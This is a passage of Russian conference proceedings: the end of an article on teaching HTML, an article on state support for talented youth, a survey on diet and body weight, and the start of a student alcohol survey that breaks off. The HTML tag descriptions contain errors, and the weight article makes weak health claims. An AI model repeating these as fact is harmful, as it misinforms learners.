т. е. форматирования, с реализацией изображений, звуков, анимации и видеоклипов. Как мы знаем, этот язык считается одной из самых важных частей Интернета, мы можем использовать язык веб-разметки HTML для создания страниц в обычном блокноте, но текстовый редактор могут использовать только те профессионалы, которые очень хорошо знают язык HTML. Важно знать, что теги в HTML-коде пишутся внутри угловых скобок < >. Теги отвечают за отображение изображений, таблиц или другой информации на веб-странице. Что это за тег, тег происходит от английского слова, означающего знак. В языке HTML все делается с помощью тегов, таких как команды, заключенные в круглые скобки, маленькие символы «<>», заглавные «<>». Теги, в свою очередь, состоят из 2-х частей: одна нечетная, другая четная. Нечетные теги это теги, у

которых есть открытие, но нет закрытия. Но двойные теги имеют как открытие, так и закрытие. Сворачиваемые теги отличаются от открываемых тегов косой чертой «/». Парные теги называются тегами-контейнерами, поскольку они содержат множество атрибутов и параметров [2].

### **Пример:**

```
<HTML>  
  <Head>  
    <Title> Мой первый сайт </Title>  
  </Head>  
</HTML>
```

В Политехническом институте Технического университета Таджикистана имени М.С. Осими в городе Худжанд занятия для всех специальностей проводятся в лабораториях.

Уроки информатики проходят в компьютерных аудиториях, где студенты в основном проводят практические лабораторные занятия за компьютерами, более подробно знакомятся с компетенцией предмета.

### **Время урока:**




Рисунок 1. Учащиеся ввели теги HTML в стандартную программу «Блокнот» и проверили результат в браузере




Рисунок 2. Студенты после выполнения самостоятельной работы

Как видно на фотографии, для обучения курса в политехническом институте, созданы все необходимые условия. Они заключаются в том, что у каждого студента есть компьютер, студенты могут разобраться в предметной компетенции. Если студент участвует в обучении с самого начала и завершает его, в дальнейшем компетенции, полученные им по этому предмету, будут без труда переноситься на его работу. Основой науки и техники является информатика. Не зря этот предмет информатики преподается на всех направлениях и специальностях.

**Вот несколько примеров тегов, которые будут изучены во время урока:**

- Тег <DEL> - служит для подчеркивания текста.
- Тег <DFN> - служит для выделения текста.
- Тег <INS> - служит для подчеркивания текста.
- Тег <P> - служит для добавления абзаца.
- Тег <I> - этот тег обозначает курсивный шрифт текста.
- Тег <SMALL> - этот тег показывает мелкий шрифт текста.
- Тег <BR> - этот тег используется для настройки линий.
- Тег <SUB> - этот тег указывает нижний индекс текста.
- Тег <SUP> - этот тег указывает верхний уровень текста.
- Тег <H1>, - <H2> и <H3> этот тег показывает размер текста.
- Тег <HR> - этот тег служит для вертикальной линии.
- Тег <TABLE></TABLE> - служит для создания строки таблицы.
- Тег <TD></TD> - служит для создания ячейки таблицы.
- Тег <TH></TH> - служит для заголовка таблицы.

В целях закрепления знаний, сколько бы студент не работал самостоятельно над собой, он в то же время достигнет своей цели. Студент должен понимать, что компетенция данного урока заключается в том, что он должен тратить много своего времени на практику. Сегодня, когда тема сосредоточена на создании веб-сайта, студент должен хорошо изучить теги HTML и другие языки.



Я привел примеры в методическом пособии практических лабораторных занятий, которые студент может использовать самостоятельно [1].

### Пример задания для самостоятельной работы:

#### Пример 1.

<Html>	<title> Создать форму </title>
<Head>	<meta charset="utf-8"> <meta
<Title> Моя первая страница в	name="viewport"content="width=device-
Интернете </Title>	width, initial-scale=1">
</Head> <Body Bgcolor="yellow">	</head>
Text="Black">	<body> <h1> Создать форму с
Добро пожаловать на мою первую	помощью HTML </h1>
страницу!!!!!!! <H1 Align="center">	<form action="/action_page.php">
текст из центра!!!	Имя: 
</H1>	<input type="text" name="firstname"
<H2 Align="Left"> текст слева!!! </H2>	value="Зухриддин"> 
<H3 Align="Right"> текст	Фамилия: 
справа!!!</H3>	<input type="text" name="lastname"
<H4 Align="Justify"> выравнивание	value="Одилов">  
текста!!! </H4>	<input type="submit"
<H5 Align="center"> текст из центра!!!	value="Отправить">
</H5>	</form>
<H6 Align="Left"> текст слева!!! </H6>	</body>
</Body> </Html>	</html>
<Html>	
<Head>	

#### Пример 2.

```
<html>
<head>
```

Остальная часть книги информатики, часть 2, учебник для студентов высших профессиональных учебных заведений по теме веб-программирования, содержит 44 примера, которые студент выполняет вместе с преподавателем и самостоятельно [3].

### **Заключение**

Если студент хочет в будущем стать программистом, он должен начать обучение с первой ступени. Есть несколько языков, которые можно использовать для создания сайта. Включая HTML, CSS, Java, JavaScript, Python, PHP и многое другое. Для создания сайта используются Dreamweaver, WordPress, Mobirise, FrontPage, Notepad++, Brackets, WebSite X5, Komodo Edit, VSCode, Sublime Text.

### **Библиографический список:**

1. Одилов З.Р. Информационные технологии: Методическое пособие ПИТУТХ - Худжанд: 2020. – 136 с.
2. Захаркина В. В. Язык структурной гипертекстовой разметки HTML: Учебник. – СПб.: Факультет филологии и искусств СПбГУ, 2007. – 81 с.
3. Комилиян Ф.С. (Комилов) Информатика. Часть 2. Учебник для студентов высших профессиональных учебных заведений. – Душанбе: «Студенты», 2019. – 464 с.
4. Мержсвич В. HTML и CSS являются примерами. - СПб.: БХВ-Петербург, 2005. - 448 с.

*Скоробогатова Анна Сергеевна, старший преподаватель кафедры  
Иностранные языки, Севастопольский государственный университет,  
г. Севастополь,  
e-mail: [asskorobogatova@sevsu.ru](mailto:asskorobogatova@sevsu.ru)*

## ГОСУДАРСТВЕННАЯ СИСТЕМА ПО РАБОТЕ С ТАЛАНТЛИВОЙ МОЛОДЕЖЬЮ

**Аннотация:** Статья посвящена общенациональной системе по выявлению и поддержке талантливой молодежи. В результате анализа представлена таблица, содержащая основные элементы рассматриваемой системы. Определены главные проблемы, не позволяющие системе действенно и эффективно функционировать, а именно не разработанность критериев выявления одаренной и талантливой молодежи и отсутствие единых образовательных программ в центрах дополнительного образования. Статья несет практическую значимость для обоснования социально-педагогического и научно-теоретического уровней актуальности научного исследования.

**Ключевые слова:** одаренная и талантливая молодежь, система выявления и поддержки талантливой молодежи, государственная политика.

**Abstract:** The article is devoted to the national system for identifying and supporting talented youth. As a result of the analysis the table containing the main points of the system under consideration is presented. The main problems which do not allow the system to function properly and effectively are defined, namely the lack of criteria for identifying gifted and talented youth and the lack of unified educational programs in the centers of additional education. The article is of practical importance to substantiate the socio-pedagogical and scientific-theoretical levels of relevance of scientific research.

**Key words:** gifted and talented youth, the system of identifying and supporting talented youth, public policy.

В настоящее время работе с талантливой молодежью уделяется много внимания, государство заинтересовано в данной категории граждан и поощряет развитие и совершенствование их способностей. В России создана и функционирует общенациональная система выявления и поддержки одаренной и талантливой молодежи. Целью статьи является изучение данной системы, её миссии в сфере выявления и поддержки, этапы работы, механизмы), выявление проблем для дальнейшей работы по их устранению. Для достижения поставленной цели были применены методы анализа документации и научной литературы, а также теоретические методы.

Миссия государства, исходя из анализа нормативно-правовых документов [2], заключается в совершенствовании созданной системы по обеспечению условий для обучения, воспитания и развитию способностей всех детей и молодежи, их самореализация [3]. Среди задач, которые ставит система, можно выделить три основных и приоритетных:

- Создание условий для развития способностей;
- Поддержка педагогического состава и лучших образовательных учреждений, распространение действенных практик их работы;
- Поддержка высших образовательных учреждений, внедряющих методики развития для молодых людей, которые проявляют выдающиеся способности.

В основе государственной системы по работе с талантливой молодежью четко просматриваются два этапа, а именно работа по выявлению молодежи, критерием которой являются победы на конкурсах, олимпиадах, спортивных соревнованиях, и работа по оказанию поддержки, которая выражается в оказании услуг дополнительного образования. На основе анализа нормативно-правовой документации, которая регламентирует меры по выявлению и поддержке талантливой молодежи составлена таблица, представляющая

краткий обзор ключевых моментов (см. Таблицу 1).

Таблица 1 Система выявления и поддержки одаренной и талантливой молодежи в РФ

Элементы системы по работе с талантливой молодежью	1 этап системы – «выявление»	2 этап – «поддержка»
Государственные органы системы	<ul style="list-style-type: none"> <li>-Национальный координационный совет по поддержке молодых талантов России (упразднен 10.11.2018);</li> <li>-Департамент государственной политики в сфере воспитания и детей и молодежи;</li> <li>- Департамент гос. Политики в сфере воспитания, дополнительного образования и детского отдыха (с 2018 г.)</li> </ul>	<ul style="list-style-type: none"> <li>-Национальный координационный совет по поддержке молодых талантов России (упразднен 10.11.2018);</li> <li>-Департамент государственной политики в сфере воспитания и детей и молодежи;</li> <li>- Департамент гос. Политики в сфере воспитания, дополнительного образования и детского отдыха (с 2018 г.)</li> </ul>
Инструменты системы	<ul style="list-style-type: none"> <li>- экспериментальная работа, научные исследования;</li> <li>- педагогические кадры;</li> <li>-точечная работа с одаренной молодежью.</li> </ul>	<ul style="list-style-type: none"> <li>- образовательные учреждения, работающие с одаренными;</li> <li>-работа с талантливой молодежью, нацеленная на самореализацию и профессиональное самоопределение;</li> <li>-правовая база</li> </ul>
Методы системы	<ul style="list-style-type: none"> <li>-внедрение новых методик работы с одаренными;</li> <li>-совершенствование научно-методологической базы;</li> <li>-определение критериев и правил выявления талантливой молодежи;</li> <li>-подготовка и переподготовка педагогических кадров, работающих с данной категорией;</li> <li>-создание условий для выявления одаренности и таланта</li> </ul>	<ul style="list-style-type: none"> <li>-создание центров ДО для одаренных детей и молодежи;</li> <li>-формирование условий для профессиональной реализации ТМ;</li> <li>-информационная поддержка по оказанию помощи;</li> <li>-стимулирование денежными выплатами, стипендиями и пособиями</li> </ul>
Организационные процессы системы	<ul style="list-style-type: none"> <li>-создание экспериментальных площадок для работы с талантливой молодежью;</li> <li>-проведение научных исследований;</li> </ul>	<ul style="list-style-type: none"> <li>-создание сети федеральных и региональных центров для одаренных детей;</li> <li>-поддержка одаренных детей в ЦДО;</li> </ul>

	-утверждение перечня олимпиад; -проведение курсов переподготовки в рамках ДПО; -проведение олимпиад и творческих конкурсов на федеральном уровне	-ведение государственного информационного ресурса; -внесение данных в государственную, федеральную межведомственную систему учета контингента обучающихся по основным ОП и ДОП с помощью информационного ресурса "Единая система идентификации и аутентификации в инфраструктуре, обеспечивающей информационно-технологическое взаимодействие информационных систем, используемых для предоставления государственных и муниципальных услуг в электронной форме"; -утверждение сведений, которые подлежат мониторингу
--	--	--

Победы в олимпиадах, конкурсах и соревнованиях являются единственным критерием выявления талантливой молодежи, что на наш взгляд, не дает полной картины при работе с данной категорией молодых людей. В результатах исследований, опубликованных в «Рабочей концепции одаренности» описаны два ее вида, а именно явная и скрытая [4], но на федеральном уровне, документально закреплён критерий по признаку победы, что значительно уменьшает количество талантливой молодежи, оставляя без внимания ту часть, которая обладает скрытой одаренностью. Мы считаем, что это одна из проблем системы, требующая решения. Многие исследования указывают на то, что олимпиады не всегда являются действенным инструментом выявления одаренного человека [5]. Е. Л. Григоренко утверждает, что эффективная система выявления должна не только опираться на уже проявивший себя талант и одаренность, но и быть в состоянии развить

их до того, как они проявят себя [6].

Изучив и проанализировав нормативно-правовую документацию, мы пришли к выводу, что существует еще одна проблема, остро нуждающаяся в решении, а именно отсутствие единообразной образовательной программы, которые используются в центрах дополнительного образования. В программах, разрабатываемых центрами, не учитываются результаты научных исследований, нет четкой системы видов и уровней одаренности, отсутствует экспертная система оценки, и, как следствие, нет возможности отследить результативность и эффективность данных программ.

Таким образом, в статье представлена таблица с основными моментами системы по выявлению и поддержке одаренной и талантливой молодежи, выделены главные ее проблемы. Данная работа может послужить материалом для обоснования социально-педагогического и научно-теоретического уровней актуальности научного исследования, а также материалом для дальнейшего исследования по поиску вариантов решения улучшения и совершенствования системы.

#### **Библиографический список:**

1. National Association for Gifted Children [Электронный ресурс]. URL: <http://www.nagc.org/> (дата обращения 20.03.2021).
2. Скоробогатова А.С. Талантливая молодежь: реализация государственной поддержки // Непрерывное образование: материалы международного форума. 2019. С.167-171.
3. Концепция общенациональной системы выявления и развития молодых талантов (утв. Президентом РФ 03.04.2012 № Пр-827) // Законы, кодексы и нормативно-правовые акты Российской Федерации [Электронный ресурс]. URL: <https://legalacts.ru/doc/kontseptsija-obshenatsionalnoi-sistemy-vujavlenija-i-razvitija-molodykh/> (дата обращения 12.04.2023).
4. Богоявленская Д.Б., Богоявленская М.Е., Бабаева Ю.Д., Брушлинский А.В., Дружинин В.Н., Ильясов И.И., Калиш И.В., Лейтес Н.С.,

Матюшкин А.М., Мелик-Пашаев А.А., Панов В.И., Ушаков В.Д., Холодная М.А., Шумакова Н.Б., Юркевич В.С. Рабочая концепция одаренности. М: Министерство образования Российской Федерации,2003.

5. Песина Е.А. Исследование одаренности как социальная проблема // Социальные явления. 2016. № 3(6). С. 17-22.

6. Grigorenko E.L. Gifted Education in Russia: Developing, Threshold, or Developed // Cogent Education.2017. No.4. P.1-12.



*Чуринов Андрей Александрович, старший преподаватель,  
Петрозаводский государственный университет, Россия, г. Петрозаводск*

*e-mail: [andrej.churinov@yandex.ru](mailto:andrej.churinov@yandex.ru)*

*Губарь Антон Андреевич, студент физико-технического института,  
Петрозаводский государственный университет, Россия, г. Петрозаводск*

## **ВЛИЯНИЕ РАЦИОНА ПИТАНИЯ ЧЕЛОВЕКА НА МАССУ ЕГО ТЕЛА**

**Аннотация:** В статье рассмотрена проблема избыточного веса человека, факторы влияющие на массу его тела. Методы борьбы с избыточным весом. Насколько данная проблема распространена среди людей. Проанализирован анализ исследования среди населения по проблеме избыточного веса.

**Ключевые слова:** избыточный вес, анализ, факторы, отношение, здоровый образ жизни, методы, исследование, проблема.

**Annotation:** The article considers the problem of overweight of a person, factors affecting his body weight. Methods of combating overweight. How common is this problem among people. The analysis of a study among the population on the problem of overweight is analyzed.

**Keywords:** overweight, analysis, factors, attitude, healthy lifestyle, methods, research, problem.

По утверждению ученых, будущее в медицине не за патоцентризмом («патос» - болезнь), а за саноцентризмом («санитас» - здоровье). Иными словами, главным содержанием медицинской науки и практики должен стать не больной, а здоровый человек. Саноцентризм — это не только своевременная оценка состояния здоровья, но и определение границ устойчивости организма конкретного человека к неблагоприятным условиям внешней среды. Все это и

является объективным критерием здоровья. Множество «мин» быстрого и замедленного действия угрожают человеку в различные периоды его жизни. Знать об их существовании, уметь их предупреждать, вовремя их обнаруживать и от них избавляться - задача не только медиков, но и каждого человека. А правильно организованное питание - одно из важнейших условий здорового образа жизни [1].

С каждым днем все больше и больше продукции появляется на полках магазинов. Но задумывались ли мы, какое влияние это оказывает на человека. Ведь с детства родители и школа учат нас следить за своим питанием, но по мере взросления человека эта отходит на второй план. Обычный человек почти не задумывается над своим питанием. Кто-то старается питаться полезной пищей, наполненной белками и медленными углеводами, другие же не следят за своим питанием. А ведь за частую именно питание очень сильно влияет на здоровье человека, ведь чем больше наш вес, тем тяжелее нам жить. От лишнего веса идет большая нагрузка на сердце, суставы, кости и т.д. Мало кто об этом думает, но, мы решил задуматься над этим и проверить, что же будет если человек с излишней массой тела начнет питаться чуть более полезной едой, чем обычно.

Актуальность: в настоящее время тема ожирения человека хоть и существует, но она не так сильно освещена в массах.

Противоречие исследования: людей мало интересует данная тема и многие даже не обращают на это внимание.

Цели исследования: определение причины ожирения у людей.

Методы борьбы с избыточным весом. Насколько данная проблема распространена.

Задачи исследования:

- 1) Изучить информацию по данной теме.
- 2) Провести опрос.
- 3) Проанализировать опрос.

Гипотеза: ожирение людей является проблемой их питания.

Объект исследования: опрошенные люди.

Предмет исследования: ответы на вопросы опрошенных людей.

Мы выявили две причины избыточной массы тела:

1) Эндокринные - здесь содержится все, что связано с различными заболеваниями, приводящими к ожирению.

2) Рационные - здесь содержится все, что связано с неправильным питанием и уже как следствие вытекающим отсюда ожирением.

Мы не стали брать низкую физическую активность так, как по-нашему мнению, это лишь дополнение к борьбе с ожирением чем панацея. Ведь без должного лечения или правильного питания вес не уйдет, а наоборот вырастет в связи с частыми физическими нагрузками, которые вызывают рост мышечной массы.

Так же мы провели опрос среди обширного возрастного диапазона среди мужчин и женщин из разных регионов России, в этот список вошли: Республика Карелия (г. Сегежа, г. Петрозаводск), Тюменская область (г. Тюмень), Пензенская область (г. Пенза), Архангельская область (г. Котлас), Республика Татарстан (г. Азнакаево, г. Казань), Ленинградская область (г. Санкт-Петербург), Кемеровская область (г. Кемерово).

В опросе приняло участие 194 человек, (117 - женщины, 77 - мужчин, среди них самому младшему было 12 лет, самому старшему участнику было 53 года.

По нашему мнению для женщин тема веса и его производные более важны, чем для мужчин.

Так же немалое влияние на вес несут разные привычки человека вредные/полезные (рис. 1).




Рис. 1 - Наличие вредных привычек у опрошенных

Из наших наблюдений мы сделали вывод, что курение, (потребление никотина), вызывает сильный голод, из-за чего человек питается чаще.

Так же в этом опросе обязательными данными являются такие параметры как: вес и рост. У большинства опрошенных вес находится в диапазоне 40-70 кг, а рост находится в диапазоне 150-180см.

Как мы и говорил ранее, хоть физическая активность и является лишь дополнением к сбросу веса, мы провели анализ среди ответов опрошенных и получили следующие данные: из всех 194 опрошенных, 169 человек дали ответ, остальные решили проигнорировать, но из этой выборки, мы можем сделать вывод, что у более 64% опрошенных есть постоянная физическая активность. Из вышеописанных данных 28,9% никуда не ходят, остальные же занимаются в среднем 2-3 раза в неделю, что являются показателем высокой физической активности.

Ключевым фактором нашей работы, является питание, мы опросили людей как они оценивают свое питание и получили следующие ответы на вопрос:

- 1) 50,8% людей оценивают свое питание и не вредным, и не правильным.
- 2) 14,9% людей считают, что они питаются интуитивно.
- 3) 11,3% придерживались мнения, что питаются правильно.
- 4) 10,3% опрошенных питаются тем, что есть и не придерживаются определенного плана.
- 5) 12,7 % видят свое питание вредным.

Из опроса можем сделать вывод, что большинство опрошенных оценивают свое питание 50 на 50, что является средним результатом.

Калорийность питания на прямую влияет на изменение веса человека.

Из ответов, мы можем проанализировать, что 2/3 опрошенных примерно понимают, насколько калорий они питаются, но еще 1/3 не задумывается о калорийности своего питания, что влечет риски увеличения веса.

Одним из основных советов диетологов является 4-5 разовое питание в день небольшими порциями, мы узнали у опрошенных сколько же у них приемов пищи в день. Из ответов, можно сделать умозаключение. Что основная масса опрошенных затрудняется ответить, либо питается, когда как, из чего можно понять, что опрошенные в связи с некоторыми факторами, (нехватка времени, занятость, и т.д.), количество приемов пищи разнится.

В связи со всеми вышеперечисленными пунктами, мы задали вопрос опрошенным, как же изменился их вес в течение года, и получил следующие ответы на наш вопрос, более половины людей не заметили изменение веса, у остальных же колебание веса составили не более  $\pm 10$  кг за год.

Мы попросили опрошенных проанализировать в связи с чем их вес изменился, и получил результаты, (рис. 2).



Рис. 2 - Причины изменения веса опрошенных

Из ответов мы можем понять, что в основном люди считают причины изменения своего веса, спорт/высокая физическая активность и стресс. Так же

преобладают такие ответы: вредное/правильное питание, низкая физическая активность, хороший обмен веществ. Лишь 17,5% опрошенных затруднились с ответом. Из этого всего, мы можем сделать вывод, что в основном люди считают стресс основной причиной, мы соглашались с этим доводом так, как во время стресса, человек, индивидуально для каждого, больше/меньше питается.

Мы задали вопрос опрошенным, собираются ли они менять ситуацию со своим весом, и получил следующие ответы: чуть больше половины, опрошенных собираются изменить ситуацию со своим весом, остальных же устраивает все как есть. Из этого можно понять, что большинство заинтересованы своим весом.

Нам стало интересно мнения людей на такой вопрос, почему же люди толстеют, и мы получили следующие ответы (рис. 3).




Рис. 3 - Мнение людей на увеличение веса

Большинство считают, что люди в основном толстеют из-за: генетики, питания, низкой физической активности, стресса. Мы полностью согласны с мнением опрошенных.

Мы задали обратный вопрос опрошенным, и получил следующие ответы, (рис. 4).



Рис 4- Мнение опрошенных на уменьшение веса

Большинство считают, что люди в основном худеют из-за: генетики, питания, высокой физической активности, стресса. Мы полностью согласны с мнением опрошенных. И можем увидеть, что в основном на оба наших вопроса люди дают одинаковые ответы.

На наш самый главный вопрос, почему люди с лишней массой тела не худеют, опрошенные дали такие ответы (рис. 5).




Рис. 5 - Почему люди с лишней массой тела не худеют

Мы можем выделить, что в основном опрошенные считают, что лень самый важный фактор. Ведь из-за человеческой лени вытекают проблемы ожирения. Человек ленится заниматься физической нагрузкой, следить за своим питанием, сходить к врачу для консультации

Из анализа проделанной работы, мы можем сделать вывод: в основном вес человека зависит от него самого, и поистине серьезных случаев нет. Только

сам человек может побороть в себе лень, и начать худеть. Сбросить вес не так и трудно, нужно лишь заняться собой. Можно также понять, из ответов, опрошенных, что вес человека зависит от: физической активности, питания, стресса, генетики. Мы почти полностью можем согласиться с мнением опрошенных. Можем лишь выделить, что из всех перечисленных факторов некоторые имеют разную степень влияния на вес человека.

Гиппократ еще за 4 столетия до нашей эры в числе важнейших медицинских разделов своих трудов написал уникальную книгу «Диететика». В ней, как и в других своих работах, он подчеркивал важность методов лечебного питания в едином комплексе терапевтических средств. «Наши пищевые вещества должны быть лечебным средством, а наши лечебные средства должны быть пищевыми веществами», – писал он. Гиппократ рекомендовал дифференцированно назначать пищевые продукты в зависимости от их влияния на организм больного. Так, он относил вику, анис, мак, льняное семя, рябину, кизил, терн, айву, незрелую грушу к закрепляющим веществам; стручковый горох, чечевицу, ячмень, свеклу, капусту, огуречное семя, мед, чеснок, тыкву, сливу – к послабляющим. В качестве мочегонных средств Гиппократ советовал использовать сок сельдерея и укропа, яблочный и виноградный соки, огуречное семя, чеснок, мяту [2].

#### **Библиографический список:**

1. Эвенштейн З.М. Популярная диетология: учебное пособие. М.: Экономика, 2020. - 321 с.
2. Диетология: Руководство / Под ред. А.Ю. Барановского. - СПб.: Питер, 2017. - 894 с.



*Чуринов Андрей Александрович, старший преподаватель,*

*Петрозаводский государственный университет, Россия, г. Петрозаводск*

*e-mail: [andrej.churinov@yandex.ru](mailto:andrej.churinov@yandex.ru)*

*Лайкачев Алексей Олегович, студент физико-технического института,*

*Петрозаводский государственный университет, Россия, г. Петрозаводск*

## **УПОТРЕБЛЕНИЕ АЛКОГОЛЬНЫХ НАПИТКОВ СРЕДИ СТУДЕНТОВ ФИЗИКО-ТЕХНИЧЕСКОГО ИНСТИТУТА**

**Аннотация:** В статье рассмотрена проблема распространённости употребления алкогольной продукции среди студентов физико-технического института Петрозаводского государственного университета, проанализировано отношение студентов к потреблению спиртных напитков (возраст, в котором опрошенные впервые употребили алкоголь, частоту, обстоятельства, мотивы употребления алкоголя и т.д.).

**Ключевые слова:** студенты, алкоголь, анализ, зависимость, отношение, здоровый образ жизни, проблема.

**Annotation:** The article considers the problem of the prevalence of alcohol consumption among students of the Physics and Technology Institute of Petrozavodsk State University, analyzes the attitude of students to alcohol consumption (the age at which the respondents first consumed alcohol, frequency, circumstances, motives for alcohol consumption, etc.).

**Keywords:** students, alcohol, analysis, dependence, attitude, healthy lifestyle, problem.

В современном обществе уже многие десятилетия идет борьба с широко распространившейся и хорошо закрепившейся в нем социальной проблемой –

алкоголизмом [1].

Проблема алкоголизма не обходит стороной и такую социальную категорию, как студенты. Проблема злоупотребления алкоголем в студенческой среде – это острая социальная проблема, которую необходимо изучать для создания эффективных профилактических программ. Именно этому посвящена представляемая исследовательская работа [2].

Методика и организация исследования: для исследования было проведено анкетирование студентов ФТИ ПетрГУ г. Петрозаводска. В исследовании приняло участие 489 студента с разных курсов, из них 352 парня и 137 девушки.

Актуальность исследования: данная работа будет интересна психологам, врачам психиатрам, наркологам, врачам общей практики, а также преподавателям высших учебных заведений и равнодушным к вопросу алкоголизма среди молодежи.

Цель исследования: Изучение степени вовлеченности студентов к алкогольной зависимости в ПетрГУ Физико-технического института.

Задачи исследования:

1. Провести анкетирование.
2. Провести анализ данных.
3. Сделать выводы из полученных результатов.
4. Проверить выдвинутую гипотезу.

Гипотеза: мы считаем, что основной причиной употребления алкогольной продукции является удовлетворение вредной привычки.

Анкета включала в себя следующий перечень вопросов:

1. Укажите пол.
2. В каком возрасте вы впервые попробовали алкогольный напиток?
3. Что вынудило вас попробовать алкоголь?
4. В какой обстановке вы впервые попробовали спиртное?
5. Кто вам предложил попробовать?
6. Как часто вы употребляете алкоголь?

7. Какая основная причина употребления вами алкогольных напитков?
8. Как вы считаете, алкоголизм — это болезнь?
9. Задумывались ли вы о возможных последствиях пристрастия к алкоголю?
10. Нужно ли, по вашему мнению, ввести ограничение или ужесточить правила по продаже алкоголя?




Рис. 1. Укажите пол

Рис. 1 показывает, что участие в анкетировании приняли 352(72%) студента и 137(28%) студентки.




Рис. 2. В каком возрасте вы впервые попробовали алкогольный напиток?

На рис. 2 видно, что 112 (22.9%) студента попробовали алкоголь до 15

лет, что является достаточно высоким показателем. 158 (32.3%) студента употребили алкоголь в возрасте от 15 до 18. 160 (32.7%) студента впервые употребили алкоголь уже в совершеннолетнем возрасте и 59 (12.1%) никогда не выпивали спиртные напитки.




Рис. 3. Что вынудило вас попробовать алкоголь

